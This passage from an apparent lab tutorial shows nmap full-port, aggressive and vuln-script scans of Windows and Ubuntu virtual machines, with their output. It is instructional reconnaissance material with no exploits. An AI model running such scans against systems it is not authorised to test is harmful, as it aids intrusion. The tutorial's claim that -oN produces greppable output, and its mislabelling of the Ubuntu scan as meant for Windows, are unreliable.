49786/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 00:0C:29:73:A5:35 (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=3/2%OT=135%CT=1%CU=44768%PV=Y%DS=1%DC=D%G=Y%M=000C2
OS:9%TM=67C3EA0B%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10C%TI=I%CI=I%I
OS:I=I%SS=S%TS=A)SEQ(SP=106%GCD=2%ISR=10C%TI=I%CI=I%II=I%SS=S%TS=A)OPS(O1=M
OS:5B4NW8ST11%O2=M5B4NW8ST11%O3=M5B4NW8NNT11%O4=M5B4NW8ST11%O5=M5B4NW8ST11%
OS:O6=M5B4ST11)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFDC)ECN(R=Y%
OS:DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=
OS:0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=80%W=0%S
OS:=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=
OS:Z)

Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
```


- Now use command: “nmap -p- --script vuln* [Windows_IP] -oN [filename]”
- The command utilizes nmap for conducting a port scan while running specific vulnerability scripts against a target machine.
- **-p-**: This flag instructs nmap to scan all ports (from port 1 to 65535) on the target machine.
- **--script vuln***: This option runs specific NSE (Nmap Scripting Engine) scripts related to vulnerabilities. The vuln* wildcard implies running scripts that focus on vulnerability detection.
- **-oN [filename]**: This option specifies the output format and file name. Replace [filename] with the desired file name to which the output will be saved. In this case, -oN will create a greppable output file.
- Here the command is: “nmap -p- --script vuln* 192.168.29.213 -oN window_vuln_scan.txt” and then we use “ls” to discover the created text file “window_vuln_scan.txt” which contains the scanning output of nmap.




- Now use command: “cat window_vuln_scan.txt” and hit enter. This command will open the file and let you see the contents present inside it.

```
┌──(root㉿kali)-[~]
└─# cat window_vuln_scan.txt
# Nmap 7.94SVN scan initiated Sun Mar  2 00:24:23 2025 as: /usr/lib/nmap/nmap -p- --script vuln* -oN window_vuln_sca
n.txt 192.168.29.213
Nmap scan report for 192.168.29.213
Host is up (0.00082s latency).
Not shown: 65522 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsdapi
5985/tcp  open  wsman
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49786/tcp open  unknown
MAC Address: 00:0C:29:73:A5:35 (VMware)

# Nmap done at Sun Mar  2 00:24:44 2025 -- 1 IP address (1 host up) scanned in 21.10 seconds
```

- Let's now set the Ubuntu system as the scanning target.
- Turn on the Ubuntu computer.
- Select the "Terminal” option, from the dashboard, or if you do not have it on the dashboard then select the "Show Applications" icon by clicking on it and launch the terminal. The terminal window will appear.



- Now, to obtain the Ubuntu machine's IP address, use the command "ip a."



- Here, the Ubuntu computer's IP address is: "192.168.29.86".
- In the terminal, enter the following command after switching to the Kali-Linux machine: "nmap -p- -A [Ubuntu_IP] -oN [filename]
- This command is intended for Windows machines and is used for port scanning and OS detection.
- **-p-**: This flag instructs nmap to examine every port between 1 and 65535. When you specify -p-, all TCP ports are scanned.
- **-A**: This flag activates options for aggressive scanning. It consists of traceroute, script scanning, OS and version identification, and script scanning.
- **-oN [filename]**: The file name and output format are specified by this option. The desired file name to which the output will be saved should be substituted for [filename]. Here, the -oN option will produce a greppable output file.

- The command in this case is "nmap -p- -A 192.168.29.86 -oN ubuntu_scan.txt ".


```
┌──(root㉿kali)-[~]
└─# nmap -p- -A 192.168.29.86 -oN ubuntu_scan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-02 00:37 EST
Nmap scan report for 192.168.29.86
Host is up (0.00083s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 2b:17:40:f3:c6:c9:f7:32:50:c0:5f:59:97:8e:44:62 (ECDSA)
|_  256 f4:61:70:02:ff:3e:e1:5a:99:fa:29:77:76:a8:c5:b2 (ED25519)
MAC Address: 00:0C:29:A5:10:06 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.83 ms 192.168.29.86

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.35 seconds
```

- Now use command: “ls” to discover the created text file “ubuntu_scan.txt” which contains the scanning output of nmap and use the command: “cat ubuntu_scan.txt” and hit enter. This command will open the file and let you see the contents present inside it.


```
┌──(root㉿kali)-[~]
└─# ls
ubuntu_scan.txt  windows_scan.txt  window_vuln_scan.txt

┌──(root㉿kali)-[~]
└─# cat ubuntu_scan.txt
# Nmap 7.94SVN scan initiated Sun Mar  2 00:37:52 2025 as: /usr/lib/nmap/nmap -p- -A -oN ubuntu_scan.txt 192.168.29.
86
Nmap scan report for 192.168.29.86
Host is up (0.00083s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 2b:17:40:f3:c6:c9:f7:32:50:c0:5f:59:97:8e:44:62 (ECDSA)
|_  256 f4:61:70:02:ff:3e:e1:5a:99:fa:29:77:76:a8:c5:b2 (ED25519)
MAC Address: 00:0C:29:A5:10:06 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.83 ms 192.168.29.86

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Mar  2 00:38:05 2025 -- 1 IP address (1 host up) scanned in 12.35 seconds
```

- Now use command: “nmap -p- --script vuln* [ubuntu_IP] -oN [filename]”
- The command utilizes nmap for conducting a port scan while running specific vulnerability scripts against a target machine.
- **-p-**: This flag instructs nmap to scan all ports (from port 1 to 65535) on the target machine.

- **--script vuln***: This option runs specific NSE (Nmap Scripting Engine) scripts related to vulnerabilities. The vuln* wildcard implies running scripts that focus on vulnerability detection.
- **-oN [filename]**: This option specifies the output format and file name. Replace [filename] with the desired file name to which the output will be saved. In this case, -oN will create a greppable output file.
- Here the command is: “nmap -p- --script vuln* 192.168.29.86 -oN ubuntu_vuln_scan.txt”




- Now use command: “ls” to discover the created text file “ubuntu_vuln_scan.txt” which contains the scanning output of nmap and use the command: “cat ubuntu_vuln_scan.txt” and hit enter. This command will open the file and let you see the contents present inside it.




Step 2: Enumeration:

- We now need to make a user called "Scanner" with the password "Pa$$w0rd."


- First, select "Computer Management" by doing a right-click on the Windows icon as seen in the screenshot.



